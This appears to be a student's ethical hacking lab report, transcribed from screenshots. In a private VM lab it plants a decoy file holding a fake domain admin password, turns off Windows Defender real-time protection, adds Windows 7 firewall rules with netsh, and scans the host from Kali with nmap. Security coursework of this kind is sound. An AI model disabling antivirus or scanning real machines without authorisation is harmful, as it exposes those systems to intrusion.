ETHICAL HACKING


FINAL LAB - AT HOME SECTION

Name: Dasari Sanath Kumar

ID:700760349

CRN: 22285

Login Windows 7 using username georgia. 1) Open the notepad and enter the following information This is a domain admin password P@$$word123 Name the file document.txt and save it under the C:\Users\georgia folder.




document - Notepad

```
This is a domain admin password P@$$word123
```

document — Text Document — Date modified: 4/29/2024 4:07 PM — Date created: 4/29/2024 4:06 PM — Size: 43 bytes

Turn off real time protection in windows 7



Windows Defender

Protection against spyware and potentially unwanted software

Options

Automatic scanning
Default actions
Real-time protection
Excluded files and folde
Excluded file types
Advanced
Administrator

□ Use real-time protection (recommended)


Choose which security agents you want to run. Understanding real-time protection

☑ Scan downloaded files and attachments

☑ Scan programs that run on my computer

1. [2pts, IP addresses] Provide IP addresses of your Kali, Windows XP, and Windows 7 machines.


➔ Kali Linux IP: 192.168.2.128



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:48:43:ce:c6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.128  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::545:8ed8:3be:4d64  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:4f:a5  txqueuelen 1000  (Ethernet)
        RX packets 219  bytes 20418 (19.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 3400 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
Windows 7
File Actions Edit View Help
kali@kali: ~
To direct input to this VM, click inside or press Ctrl+G.
Search
04:01 Sanath
4/29/2024


➔ Windows XP IP: 192.168.2.133



```
Reply from 192.168.2.231: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.231:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Documents and Settings\georgia>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\georgia>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.2.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\georgia>
```

Windows XP Professional - 03 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows 7
Windows XP Professional - 03
Command Prompt
Recycle Bin
start
Command Prompt
Directory listing for / ...
10:12 PM
To direct input to this VM, click inside or press Ctrl+G.
18°C
Cloudy
Search
10:13 Sanath
4/30/2024

➔ Windows 7 IP: 192.168.2.136




```
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::[illegible]4%11
   IPv4 Address. . . . . . . . . . . : 192.168.2.136
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.2.2

Tunnel adapter isatap.{D8BB190E-CDF4-4B89-9508-8DE3F50885A7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Windows\system32>
```

Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Recycle Bin
Administrator: C:\Windows\System32\cmd.exe
4:27 PM
5/1/2024
To direct input to this VM, click inside or press Ctrl+G.
25°
Search
04:27 Sanath
5/1/2024

2. ***[4pts, Firewall rules] On Windows 7, set the firewall to block all inbound TCP traffic from Kali. After that, run Nmap from Kali against Windows 7 to verify that the firewall is working. Logout Windows 7 after you finish this task. Provide screenshots of the commands and scan results.***

   1) **[1pts] First, you need to turn on all built-in firewall rule on Windows 7 using the command line, and run Nmap from Kali without any Nmap options (Nmap scan will not work).**
      - Open an elevated command prompt.
      - Type **netsh advfirewall set allprofiles state on** and press Enter to turn on all built-in firewall rules.




Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Recycle Bin
Administrator: C:\Windows\System32\cmd.exe
4:28 PM
5/1/2024
To direct input to this VM, click inside or press Ctrl+G.
25°
Search
04:28 Sanath
5/1/2024

```
C:\Windows\system32>netsh advfirewall set allprofiles state on
Ok.


C:\Windows\system32>
```

Switch to the Kali machine and run **nmap** against the Windows 7 machine without any options by typing **nmap <Windows 7 IP address>** and press Enter.

You can see from the scan results, which indicates that the firewall is blocking all incoming traffic from kali.




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
04:29 Sanath
5/1/2024

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:29 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

2) Allow all traffic (any protocol) on firewall rule from Kali using the command line and try nmap from Kali using -Pn option (nmap scan will work now)


➔ Open an elevated command prompt and , type **netsh advfirewall firewall add rule name="Allow all traffic from Kali" dir=in action=allow remoteip=<Kali IP address>**



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-amd64
Windows XP Professional - 03
Windows 7
Recycle Bin
Administrator: C:\Windows\System32\cmd.exe
4:33 PM
5/1/2024
To direct input to this VM, click inside or press Ctrl+G.
Search
04:33 Sanath
5/1/2024

```
C:\Windows\system32>netsh advfirewall set allprofiles state on
Ok.


C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic
from Kali" dir=in action=allow remoteip=192.168.2.128
Ok.


C:\Windows\system32>_
```


➔ Now go to kali machine and run nmap against windows 7 using -Pn options.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 17:38 EDT
Nmap scan report for 192.168.2.136
Host is up (0.0048s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
04:38 Sanath
5/1/2024

